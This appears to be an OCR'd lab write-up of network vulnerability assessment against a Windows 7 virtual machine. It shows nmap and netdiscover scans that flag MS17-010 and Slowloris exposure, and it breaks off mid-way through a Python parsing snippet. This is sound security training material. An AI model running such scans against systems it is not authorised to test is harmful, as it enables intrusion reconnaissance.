
Part 1: Network Vulnerability assessmeent:

Vulnerability scanning and enumeration

Network discovery

This is a critical phase where we shall define the methodology required to use tools for network discovering.

Assets:



Pentester:


```
ifconfig

IP:             192.168.57.10
netmask:        255.255.255.0
broadcast:      192.168.57.255
```

Then we are working under /24

Now let's discover the IPs that we have in our network:


```
sudo netdiscover -r 192.168.57.10 -i eth0
```

From which we obtain:



and

```
sudo nmap -sn 192.168.57.10/24
```




Victim's machine IP is `192.168.57.20`

Targeted assess' discovery

OS detection:

```
sudo nmap -O 192.168.57.20
```




from where we can see that the Target machine's OS is Windows 7, but also we have the following tcp open ports:

======= Port state service 135 open msrpc 139 open netbios-ssn
445 open microsoft-dc 554 open rtsp 2869 open icslap 10243 open unknown

---


Active hosts discovery:

```
sudo nmap -sn 192.168.57.20/24 -oA host_active

sudo nmap -sn -PS22,80,443 192.168.57.20/24 -oA hosts_tcp_ping

sudo nmap -sn -PR 192.168.57.20/24 -oA hosts_arp
```



Services:

```
nmap -sV -sC -Pn -p 22,80,135,139,443,445,554,2869,3306,3389,10243
192.168.57.20 -oA service_scan
```




```
┌──(root㉿attacker)-[~]
└─# nmap -sV -sC -Pn -p 22,80,135,139,443,445,554,2869,3306,3389,10243 192.168.57.20 -oA service_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-20 12:00 EST
Nmap scan report for 192.168.57.20
Host is up (0.00027s latency).

PORT      STATE    SERVICE       VERSION
22/tcp    filtered ssh
80/tcp    filtered http
135/tcp   open     msrpc         Microsoft Windows RPC
139/tcp   open     netbios-ssn   Microsoft Windows netbios-ssn
443/tcp   filtered https
445/tcp   open     microsoft-ds  Windows 7 Professional 7600 microsoft-ds (workgroup: WORKGROUP)
554/tcp   open     rtsp?
2869/tcp  open     http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3306/tcp  filtered mysql
3389/tcp  filtered ms-wbt-server
10243/tcp open     http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
MAC Address: 00:50:56:8E:22:BC (VMware)
Service Info: Host: WIN7-64; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h39m59s, deviation: 2h53m12s, median: 0s
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: WIN7-64, NetBIOS user: <unknown>, NetBIOS MAC: 0050568e22bc (VMware)
| smb2-security-mode:
|   210:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2026-01-20T17:02:32
|_  start_date: 2026-01-20T16:19:40
| smb-os-discovery:
|   OS: Windows 7 Professional 7600 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::-:professional
|   Computer name: win7-64
|   NetBIOS computer name: WIN7-64\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2026-01-20T12:02:32-05:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 185.49 seconds
```

Vulnerability scripts:


```
nmap --script vuln 192.168.57.20

nmap --script vuln 192.168.57.20 -oA vulnerability_scan

nmap --script=smb-vuln* 192.168.57.20 -p 445 -oA smb_vuln_scan
```

```
┌──(root㉿attacker)-[~]
└─# nmap --script vuln 192.168.57.20
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-20 12:12 EST
Nmap scan report for 192.168.57.20
Host is up (0.00033s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
2869/tcp  open  icslap
5357/tcp  open  wsdapi
10243/tcp open  unknown
MAC Address: 00:50:56:8E:22:BC (VMware)

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

Nmap done: 1 IP address (1 host up) scanned in 50.85 seconds
```

```
┌──(root㉿attacker)-[~]
└─# nmap --script vuln 192.168.57.20 -oA vulnerability_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-20 12:14 EST
Nmap scan report for 192.168.57.20
Host is up (0.00028s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
2869/tcp  open  icslap
5357/tcp  open  wsdapi
10243/tcp open  unknown
MAC Address: 00:50:56:8E:22:BC (VMware)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Nmap done: 1 IP address (1 host up) scanned in 43.66 seconds
```




```
sudo nmap -sS -sV -sC -O -p- -T4 --min-rate 1000 \
    --script="vuln and safe" \
    -oN full_audit.txt -oX full_audit.xml -oG full_audit.gnmap \
    192.168.57.20
```



```
┌──(root㉿attacker)-[~]
└─# nmap -sS -sV -sC -O -p- -T4 --min-rate 1000 --script="vuln and safe" -oN full_audit.txt -oX full_audit.xml -oG full_audit.gnmap 192.168.57.20
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-20 12:26 EST
Nmap scan report for 192.168.57.20
Host is up (0.00027s latency).
Not shown: 65528 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
554/tcp   open  rtsp?
2869/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
|_http-server-header: Microsoft-HTTPAPI/2.0
10243/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
MAC Address: 00:50:56:8E:22:BC (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized|phone
Running: Microsoft Windows 2008|8.1|7|Phone|Vista
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_vi
sta::- cpe:/o:microsoft:windows_vista::sp1
OS details: Microsoft Windows Server 2008 R2 or Windows 8.1, Microsoft Windows Embedded Standard 7, Microsoft Windows Phone 7.5 or 8.0, Microsoft Windows Vi
sta SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 1 hop
Service Info: Host: WIN7-64; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 746.36 seconds
```

```
python3 -c "
import xml.etree.ElementTree as ET
tree = ET.parse('full_audit.xml')
root = tree.getroot()
for host in root.findall('host'):
    ip = host.find('address').get('addr')
    print(f'Host: {ip}')
    for port in host.findall('.//port'):
        if port.find('state').get('state') == 'open':
            print(f'  Puerto {port.get("portid")}/{port.get("protocol")}')
"
```

```
>>> import xml.etree.ElementTree as ET
>>> tree = ET.parse("full_audit.xml")
>>> root = tree.getroot()
>>> for host in root.findall("host"):
...     ip = host.find("address").get("addr")
